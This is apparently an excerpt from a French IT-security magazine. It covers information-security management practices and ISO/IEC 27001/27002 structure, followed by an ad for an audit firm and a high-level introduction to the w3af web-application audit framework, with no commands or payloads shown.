Les employés ne ressentent pas en général une menace. Ils pensent être résistants aux attaques socio-techniques-type, d'où le sentiment d'une *fausse* sécurité. Une question se pose alors : sommes-nous menacés par une attaque socio-technique ?

D'après les statistiques, la question qu'il faut se poser ici, est plutôt : quand l'attaque, aura-t-elle lieu ? Il ne faut pas en effet se laisser surprendre et il faut se préparer à y répondre.

Le programme de formations des employés doit comprendre l'analyse des sources typiques des attaques socio-techniques, telles que : appel téléphonique, télécopie, courriels, sites Web, contact personnel et méthodes de protection. Il faut également présenter les conséquences potentielles d'une attaque, sous forme de pertes financières, de perte de prestige, de perte de compétitivité de l'entreprise, de perte d'informations confidentielles des employés – *fuite* des données personnelles, etc.

Afin de vérifier l'état de sécurité de l'entreprise et de la vulnérabilité de ses employés aux attaques socio-techniques, il est recommandé de réaliser périodiquement des audits de sécurité.

Pour que les opérations susmentionnées soient efficaces, il faut définir les procédures de sécurité claires, simples et compactes et motiver constamment les employés pour les respecter.

La politique de la sécurité de l'entreprise doit décourager le non respect des procédures de sécurité via un système de pénalités et d'encouragements. Il faut apprendre aux employés à ne pas divulguer les informations, sauf les informations publiques jusqu'à ce que l'identité de l'interlocuteur soit vérifiée et confirmée. Vérifier l'identité de l'interlocuteur est la base indispensable à la prévention d'attaques socio-techniques.

Il faut également faire attention aux entreprises de nettoyage et de gardiennage. Ces entreprises sont assez libérales sur ce point. Il faut penser à former leurs em-

Tableau 3. *Principes de base de protection des informations*

Principes de base de protection des informations		
N°	Principe	Contenu du principe
1	Principe du moindre privilège	Tout utilisateur du système d'information est doté des droits limités uniquement aux droits nécessaires pour réaliser les tâches qui lui sont confiées
2	Principe du besoin d'en connaître	Les connaissances des employés du système d'information sont limitées uniquement aux questions nécessaires pour réaliser les tâches confiées
3	Principe des services nécessaires	L'étendue des services disponibles du système est restreinte aux services nécessaires à un fonctionnement correct de l'entreprise
4	Principe de l'assurance des protections	La protection des systèmes d'information ne peut pas reposer uniquement sur un seul mécanisme de protection même si la technologie employée est considérée comme avancée et infaillible
5	Principe du travail en équipe	Tous les utilisateurs des systèmes d'information sont conscients de la nécessité de protéger les ressources utilisées
6	Principe de la responsabilité individuelle	Des personnes choisies sont chargées de maintenir le niveau approprié de la sécurité de chaque élément des systèmes d'information. Elles sont conscientes des éléments dont elles sont responsables et des conséquences si elles négligent leurs devoirs
7	Principe de la présence nécessaire	Seules les personnes autorisées ou les personnes avec un accord donné par un organisme adéquat ont le droit de rester dans des locaux définis
8	Principe de l'adaptabilité constante	Le système de protection est préparé à répondre à toutes les menaces réelles. Une situation où les protections sont momentanément désactivées, ce qui laisse des éléments définis du système d'information sans protection, ne peut arriver sous aucun prétexte
9	Principe du « maillon le plus faible »	Le niveau de la sécurité des systèmes d'information définit l'élément le plus faible (le moins bien protégé) de ce système. En principe, l'attaque du système s'effectue par la recherche des failles dans le système de protection

Entreprise avec un système de gestion de la sécurité de l'information

- Normalisation de la sécurité de l'information dans toute l'entreprise – créer des structures de surveillance appropriées.
- Concentré sur l'analyse du risque.
- Dépenses liées à la sécurité considérées comme un investissement (possibilité d'indiquer l'indice du retour sur l'investissement).
- Avantage marketing sur le marché.
- Possibilité d'une certification indépendante.

Système de gestion intégré – avantages

- Le système concerne toutes les zones de fonctionnement de l'entreprise.
- Une attention particulière est portée sur la valeur de l'information et sa signification.
- Analyse du risque et gestion du marché.
- Plus grand intérêt porté sur les technologies de l'information.
- Plans de continuité de l'activité.
- Approche processus et constant perfectionnement.
- Documentation et terminologie uniformes.
- Principes d'audit proches.
- Coûts de préparation et de mise en place d'un système intégré plus bas.

ployés quant aux procédures de sécurité de l'entreprise et les sensibiliser aux questions relatives au contrôle d'accès, à l'accès des personnes non autorisées sur le site.

Utiliser les protections technologiques combinées avec les procédures de sécurité constitue en fait la seule méthode réellement efficace contre une attaque socio-technique. Ces procédures doivent définir les principes comportementaux de base des employés.

D'un côté, le facteur humain constitue le plus faible élément du système de sécurité mais de l'autre côté, il est son maillon le plus fort.

Seules les entreprises qui ont investi dans le capital humain peuvent se sentir en sécurité car la sécurité de l'information est avant tout un état de conscience.

Former la conscience des employés est la meilleure méthode, la plus efficace, la moins chère et toujours sous-estimée. Et tous les entrepreneurs ont les moyens pour l'acquérir, quelque soit la taille de l'entreprise. Nous vous invitons à y réfléchir.

Sécurité physique et environnementale

La protection physique est la méthode la plus ancienne pour protéger les ressources matérielles et informatiques. Elle constitue la première ligne de défense. Si l'entreprise ne met pas en place des moyens de base de protection physique, elle n'est protégée d'aucune manière. Les moyens de protection physique employés forment l'image de l'entreprise et garantissent le sentiment de sécurité de ses employés.

D'après la norme ISO/IEC 27002: 2005, l'objectif de la sécurité physique et environnementale consiste à *prévenir un accès, une destruction et une entrée non autorisé dans les locaux de l'entreprise et dans ses informations.* Et *les dispositifs de traitement des informations critiques ou sensibles doivent se trouver dans les zones sécurisées, protégées par un système de protection avec des barrières appropriées et un contrôle d'accès.*

Les entreprises n'apprécient pas à sa juste valeur les mécanismes de protection physique. L'absence des protections physiques appropriées a parfois des conséquences catastrophiques, comme le vol de l'équipement, des supports informatiques, panne d'alimentation ou de système de climatisation. L'absence des ressources, leur endommagement ou l'inaccessibilité sont susceptibles de perturber la continuité de fonctionnement de l'entreprise et la réalisation de ses tâches statuaires.

Un système d'information efficace doit rendre impossible aux personnes non autorisées l'accès aux bâtiments et aux locaux de l'entreprise. Les zones d'accès correctement délimitées (bien localisées), les locaux bien protégés et le contrôle d'accès efficace (contrôle d'entrées, de sorties et de séjour) garantissent que le niveau de sécurité de l'entreprise admis sera atteint.

Tableau 4. *Bonnes pratiques dans le traitement des documents*

N°	Bonnes pratiques dans le traitement des documents
1	Circulation contrôlée des documents (transmission avec l'accusé de réception)
2	Accès aux documents électroniques conforme aux droits attribués
3	Partage des documents uniquement aux personnes autorisées
4	Responsabilité personnelle définie du traitement des documents
5	Documents sources protégés correctement
6	Accès contrôlé aux locaux
7	Conditions environnementales assurées dans les locaux
8	Copies de sauvegarde réalisées et bien stockées

Un système de badges (identifiants) ou un autre système autorisant à entrer, à séjourner et à sortir des zones d'accès, les principes d'attribuer et d'enlever les droits à rester dans les zones d'accès et un contrôle périodique de droits constituent un aspect important de la protection physique. Nous serons ainsi certains que seules les personnes autorisées ont les droits d'accès. Les systèmes de télésurveillance avec un enregistrement protégé des images sont très utiles. Les enregistreurs numériques de l'image garantissent une longue durée d'enregistrements et servent de preuve en cas d'incident.

Il ne faut pas oublier non plus les procédures organisationnelles comprenant les points suivants : accompagner les visiteurs, fermer les portes et les fenêtres dans les locaux, gérer les clés des locaux (système efficace de stockage de clés des locaux protégés et de leur double), suivre le travail du personnel auxiliaire, en particulier de nettoyage des locaux et le travail du personnel de service, stocker les doubles de clés dans des locaux protégés (les plus éloignés verticalement et horizontalement des endroits où elles ont été créées) dans des armoires spéciales résistantes à feu (ces armoires servent à stocker les supports informatiques d'informations) et garantir l'accès à la documentation technique (alimentation, câblage, équipement, plans d'urgence et plan de continuité du travail).

Si nous décidons d'externaliser des services de protection physique, n'oublions pas de vérifier la concession de la société de protection et les licences de tous les employés (y compris les concepteurs, les installateurs et les techniciens de maintenance de nos systèmes de protection techniques : systèmes de contrôle d'accès, systèmes de signalisation d'attaque, systèmes incendie ou systèmes de caméras de surveillance).

La politique relative à la protection physique de l'entreprise doit résulter de sa stratégie business. Le choix des protections doit se faire en se fondant sur une analyse périodique du risque. Les protections employées doivent être proportionnelles aux menaces identifiées.

Du point de vue des coûts, il faut prendre en compte la mise en place des mesures de protection suivantes :

- opérations organisationnelles (rédaction des règlements, des procédures),
- protection active (par exemple, contrat avec une société de protection),
- protection passive (mise en place du système de protections architecturales et constructives, mécaniques et électroniques : système d'attaque, système de contrôle d'accès, système incendie, système de télésurveillance, système de sonorisation d'évacuation du bâtiment, système d'alimentation d'urgence, système intégré de sécurité) dans la mesure appropriée,
- assurance (contrat d'assurance).

Remarquez qu'il ne faut pas protéger toutes les ressources d'information. Il faut définir le niveau du risque acceptable. Il est important que les solutions organisationnelles, les mesures de protection et l'assurance admises se complètent.

Former une politique appropriée de la sécurité physique des ressources (protection des personnes, des biens et des informations) nécessite une approche complexe et non intuitive. Nous pouvons alors parler de la *vraie* sécurité et non d'une apparence de sécurité surtout qu'une sécurité physique coûte beaucoup. Nous invitons les entreprises à y réfléchir.

Sécurité des documents, des supports et leur circulation

Définir le système de circulation des documents et des supports ainsi que du système de stockage et d'archivage des documents constitue la condition de base d'un ordre dans l'entreprise (cf Tableau 4). Les instructions internes qui définissent l'ordre (instructions de bureau, d'archives) sont créées d'après la législation en vigueur,

Sources de fuites d'informations

- Courriel.
- Messageries instantanées.
- CD/DVD.
- Clés USB.
- Réseaux sans fil.
- Rachat des employés.
- Vol de l'équipement.
- Ecoute.
- Espionnage économique.

Structure de la norme ISO/IEC 27002: 2005 Technologie de l'information - Techniques de sécurité – Code de bonne pratique pour le management de la sécurité de l'information

- Avant-propos
- Introduction.
- Champ d'application.
- Termes et définitions.
- Structure de la présente norme.
- Évaluation des risques et de traitement.
- Politique de sécurité de l'information.
- Organisation de la sécurité de l'information.
- Gestion des actifs.
- Sécurité liée aux ressources humaines.
- Sécurité physique et environnementale.
- Exploitation et gestion des communications.
- Contrôle d'accès.
- Acquisition, développement et maintenance des systèmes d'informations.
- Gestion des incidents.
- Gestion de la continuité de l'activité.
- Conformité.
- Bibliographie.
- Index

Règles de bonnes pratiques

- Règle n°01 : J'évite le mot de passe trop facile et je favorise la complexité,
- Règle n°02 : J'efface mon répertoire public après utilisation,
- Règle n°03 : Je m'identifie à chaque accès au réseau,
- Règle n°04 : J'utilise les ressources informatiques à bon escient,
- Règle n°05 : J'utilise internet et la messagerie à des fins professionnelles,
- Règle n°06 : Je verrouille l'ordinateur en cas d'absence prolongée,
- Règle n°07 : Je ne transmets jamais d'informations confidentielles sans les protéger,
- Règle n°08 : Je reste vigilant envers mes appareils mobiles,
- Règle n°09 : Je n'installe pas de programmes sans autorisation,
- Règle n°10 : J'évite toute tentative d'intrusion dans des zones interdites d'accès,
- Règle n°11 : Je respecte la déontologie et l'éthique de l'entreprise,
- Règle n°12 : J'informe le responsable informatique de tout dysfonctionnement.

Structure de la norme ISO/IEC 27001: 2005 Technologie de l'information - Techniques de sécurité – Systèmes de gestion de sécurité de l'information - Exigences

- Avant-propos
  - 0 Introduction.
  - 1 Étendu de la norme.
  - 2 Créations normatives.
  - 3 Termes et définitions.
  - 4 Système de management de la sécurité de l'information (SMSI).
  - 5 Responsabilité de la direction.
  - 6 Audit internes SMSI.
  - 7 Contrôle SMSI réalisés par la direction.
  - 8 Perfectionnement SMSI.
- Annexe A (normative) Objectifs d'utilisation des protections et protections.
- Annexe B (informative) Principes OECD et présente norme internationale.
- Annexe C (informative) Relations ISO 9001: 2000, ISO 14001: 2004 avec la présente norme internationale.
- Bibliographie

les exigences de l'entreprise et les besoins commerciaux. Ces instructions doivent prendre également en compte les principes d'utilisation des documents électroniques.

L'ordre dans les documents est défini notamment par la loi relative aux ressources archivées et le règlement exécutif à la loi, la législation relative aux impôts, la législation sur la comptabilité, la législation sur les protections sociales et médicales, les pensions de vieillesse et les pensions de retraite, le droit de travail et autres lois.

Pour garantir la sécurité des documents, il faut non seulement être conforme aux lois, mais aussi employer un registre correct des documents arrivant dans l'entreprise, y compris par courriel et surveiller leur circulation. Il est conseillé que les documents confidentiels (par exemple, contenant des informations de valeur pour l'entreprise) soient transmis avec l'accusé de réception. Il est nécessaire de déterminer les procédures de copie des documents, les procédures de stockage et d'archivage ainsi que les procédures de sortie des supports d'information informatiques en dehors de l'entreprise et de garantir une protection physique des locaux contenant des documents et l'infrastructure téléinformatique.

Conclusion

En France, il existe des informations qui sont protégées juridiquement et des informations commerciales protégées par l'entreprise elle-même. Certaines d'entre elles, comme les données personnelles, les informations non publiques, sont gérées par le règlement exécutif, les exigences relatives à la protection. La plupart d'entre elles ne sont pas gérées par les exigences alors qu'elles doivent être protégées. Sans exigences ni lignes directrices relatives à la protection, nous pouvons opter pour les standards, les recommandations et les normes internationales liées à la sécurité de l'information : *ISO/IEC 27002 : 2005Technologies de l'information – Techniques de sécurité – Code de bonne pratique pour le management de la sécurité de l'information* et *ISO/IEC 27001 : 2005 Technologies de l'information – Techniques de sécurité – Systèmes de management de la sécurité de l'information – Exigences*, qui constituent la source des bonnes pratiques.

Mettre en place un système de gestion de la sécurité de l'information dans une entreprise en s'appuyant sur les normes susmentionnées garantira un niveau de protection approprié, adapté aux menaces et exigences juridiques de toutes les informations d'après les résultats de l'analyse du risque.

En règle générale, *dépenser peu d'argent pour protéger quelque chose d'immatériel n'est pas toujours justifié.* Que faut-il avoir pour protéger les informations ?

Des connaissances minimes, quelques procédures, une volonté et un peu d'argent. D'après les données estimatives, les coûts liés à la protection de l'information constituent environ 5 % du coût total prévu pour des technologies IT.

A PROPOS DES AUTEURS...

Gaylord Dusautoir – ingénieur sécurité réseau, système d'informations. g.dusautoir@gmail.com

Andrzej Guzik – auditeur du système de gestion de la sécurité de l'information, du système de gestion de la qualité, auditeur interne, spécialiste dans la protection des informations légalement protégées.

ITrust

Cabinet d'audit et conseil en Sécurité informatique

Ils nous font confiance : ATR, AGIRC ARRCO, Caisse d'Epargne, Société Générale, Airbus, Akerys, Pelras SA (BMW), Arplex ...

INTELLIGENCE ECONOMIQUE

ANTISPAM

AUDIT

FORENSIQUE

27001

SAUVEGARDE

FORMATION

INTRUSION

PHISHING

BACKDOOR

VIRUS

CONSEIL

SURVEILLANCE

www.itrust.fr

FRAMEWORK W3AF

Régis SENET

W3af ou bien encore Web Application Attack and Audit Framework est, comme son nom l'indique, un framework permettant d'automatiser l'audit ainsi que les attaques à l'encontre des applications web.

Cet article explique...

- L'utilisation de w3af.
- La récupération et l'utilisation d'information.

Ce qu'il faut savoir...

- Les bases des sites web
- Les bases des attaques Web (Injection SQL / Injection de code / Inclusion de fichier)

Depuis l'augmentation de l'importance d'Internet dans la vie quotidienne de nombreuses personnes, la sécurité des sites web reste plus que jamais une inquiétude majeure. W3AF ou Web Application Attack and Audit Framework permet d'automatiser les attaques et les audits à l'encontre des sites Internet afin de vous prémunir contre les diverses attaques possibles par des individus malintentionnés.

Pourquoi protéger vos applications web ?

La sécurité des sites Internet est aujourd'hui l'un des aspects de la sécurité en entreprise le plus souvent négligé alors qu'il devrait être une priorité dans n'importe quelle organisation. De plus en plus, les pirates informatiques concentrent leurs efforts sur les applications web afin d'obtenir une approche des informations confidentielles et abuser des données sensibles comme les détails de client, les numéros de carte de crédit et autre. Les applications web réalisant des achats en ligne, des authentifications d'utilisateurs ou utilisant simplement tous types de contenu dynamique permettent à l'utilisateur d'interagir avec des données présents dans une base de données. Sur certaines applications, ces données peuvent être personnelles voir sensibles. Si ces applications web ne sont pas sécurisées, votre base de données entière de renseignements sensibles court un risque réel.

Figure 1. *Live CD Samurai*




Figure 2. *W3AF via l'interface graphique*

Comme tous les systèmes informatiques, une application web doit répondre à trois caractéristiques :

- Confidentialité
- Disponibilité
- Intégrité

La sécurisation des réseaux ainsi que l'installation d'un pare-feu ne fournit aucune protection contre les attaques web car celles-ci sont lancées sur le port 80 (le port par défaut pour les sites Internet) qui doit rester ouvert. Pour la stratégie de sécurité la plus complète, il est donc urgent que vous auditiez régulièrement vos applications web pour vérifier la présence de vulnérabilités exploitables.

Pourquoi s'attaquer à une application web ?

Les failles web permettent des actions de plus en plus importantes de la part des pirates informatiques. Il est fini le temps où le piratage d'un site Web s'est contenté d'afficher une simple fenêtre sur la page de l'utilisateur ou bien le vol d'un cookie.

De nos jours, le piratage d'une application Web est nettement plus dangereux que cela :

- Défaçage complet ou partiel d'un site Internet.
- Accès aux données sensibles des utilisateurs.

Il est bel et bien temps d'inclure les sites web dans la politique de sécurité des entreprises et ceci de manière draconienne. Pour faire, nous allons maintenant vous présenter w3af.

Qu'est ce que w3af ?

W3af ou bien encore Web Application Attack and Audit Framework est, comme son nom l'indique, un framework permettant d'automatiser l'audit ainsi que les attaques à l'encontre des applications web. Pour ceux d'entre vous connaissant Métasploit, w3af peut être comparé à ce dernier en matière de pen-test sur les applications web.

W3af est un framework très complet placé sous licence GPL (General Public License) entièrement écrit en Python avec un code extrêmement bien commenté permettant ainsi à n'importe quel développeur potentiel de créer ses propres modules/exploits.

Grossièrement, w3af peut se décomposer en trois catégories :

- Découverte
- Audit
- Attaque

Les plugins de « découverte » ont pour but de rechercher des formulaires, des urls ou plus généralement tout point potentiel d'injection de code malveillant. Un exemple classique de plugin de découverte est web spider. Ce plugin prend une URL en entrée et retourne un ou plusieurs points d'injection.

Les plugins d' « audit » attendent les points d'injection découverts par les plugins de découverte et envoient des données construites spécifiquement à tous ces derniers afin de trouver des vulnérabilités. Un exemple classique de plugin audit est un plugin qui recherche des vulnérabilités d'injection SQL.

Les plugins d' « attaque » ont pour but d'exploiter les vulnérabilités trouvées par les plugins d'audit et de découverte. Ils retournent en général un Shell sur le serveur distant, ou un dump des tables distantes dans le cas des exploits d'injections SQL.

Origine du projet

Le projet w3af à vu le jour au début de l'année 2007 grâce aux travaux de son unique développeur Andrés Riancho. Andrés est un chercheur connu et reconnu dans le monde de la sécurité informatique notamment dans le domaine des applications web. W3af est actuellement à sa version 1.0-rc1

Son principal objectif est de rendre le web le plus sécuritaire possible vu les enjeux qui sont maintenant en train de transiter dessus.

Le framework w3af est très portable et peut s'utiliser sur n'importe quelle plateforme tant que cette dernière supporte le Python (Linux, WinXP, Vista, OpenBSD, etc.)




Figure 3. *W3AF via la ligne de commande*




Figure 4. *Liste des options disponibles en ligne de commande*

A partir du moment où l'environnement Python est présent sur la machine accueillant w3af, il existe trois moyens afin de s'en servir :

- Téléchargement et installation des paquets (Solution sous linux)
- Téléchargement et exécution des binaires (Solution sous Windows)
- Utilisation de w3af contenu dans le LiveCD Samurai (cf. Figure 1)

Au cours de cet article, nous allons donc utiliser le LiveCD Samurai Web Testing Framework afin de pouvoir utiliser w3af dans les meilleures conditions possibles.

Figure 5. *Site internet cible*

Pour simple information, Samurai Web Testing Framework est un LiveCD préconfiguré pour les tests de pénétration des sites web. Ce LiveCD contient les meilleurs outils de cette catégorie qu'ils soient Open Source ou bien gratuits. Ce LiveCD est disponible à l'adresse *http://samurai.inguardians.com/*

Objectif

Avec la réussite que rencontre w3af dans les tests de pénétration web, Andrés Riancho a pour objectif de faire de w3af le meilleur scanner d'application web Open Source ainsi que le meilleur framework d'exploitation des failles pour les applications web. Pour reprendre




Figure 6. *Lancement de l'attaque*

ces propres propos, il voudrait que w3af devienne le nmap du web, c'est-à-dire l'outil totalement incontournable.

W3AF et ses possibilités

Avant de rentrer dans les détails techniques que propose w3af, il est important de préciser qu'il est possible d'utiliser w3af de deux manières différentes :

- Via son interface graphique (cf Figure 2)
- Via sa ligne de commande (cf Figure 3)

L'interface graphique de w3af est une interface graphique particulièrement soignée et simple d'utilisation basée sur la librairie GTK. L'utilisation de l'interface graphique n'est en aucun cas restrictive du fait qu'elle permet d'utiliser w3af à 100% de ces capacités.

Il est également possible d'utiliser la ligne de commande pour se servir de w3af. Il est possible, via la ligne de commande, d'exécuter exactement les mêmes commandes que grâce à l'interface graphique.

D'un coté un peu plus technique, w3af se divise en deux parties : le core gérant l'ensemble des processus ainsi que la communication entre les plugins et les plugins. Précédemment, nous avons dit que w3af pouvait grossièrement se décomposer en trois parties : découverte, audit et attaque.

Maintenant, nous allons tenter de découvrir w3af un peu plus en profondeur en dévoilant les 8 catégories distinctes que ce dernier possède :

- Découverte
- Audit
- Attaques
- Grep
- Modificateurs de requête
- Evasion
- Brute Force
- Affichage

Comme nous avons pu le dire précédemment, les plugins de « découverte » ont pour objectif de rechercher des points d'injection dans un site web (url, formulaire, page d'authentification).

Les plugins d' « audit » récupèrent les points d'injection trouvés précédemment par les plugins de découverte et tentent de trouver des vulnérabilités spécifiques à toutes les possibilités.




Figure 7. *Vérification des fichiers de log*




Figure 8. *Graphique des failles en temps réel*

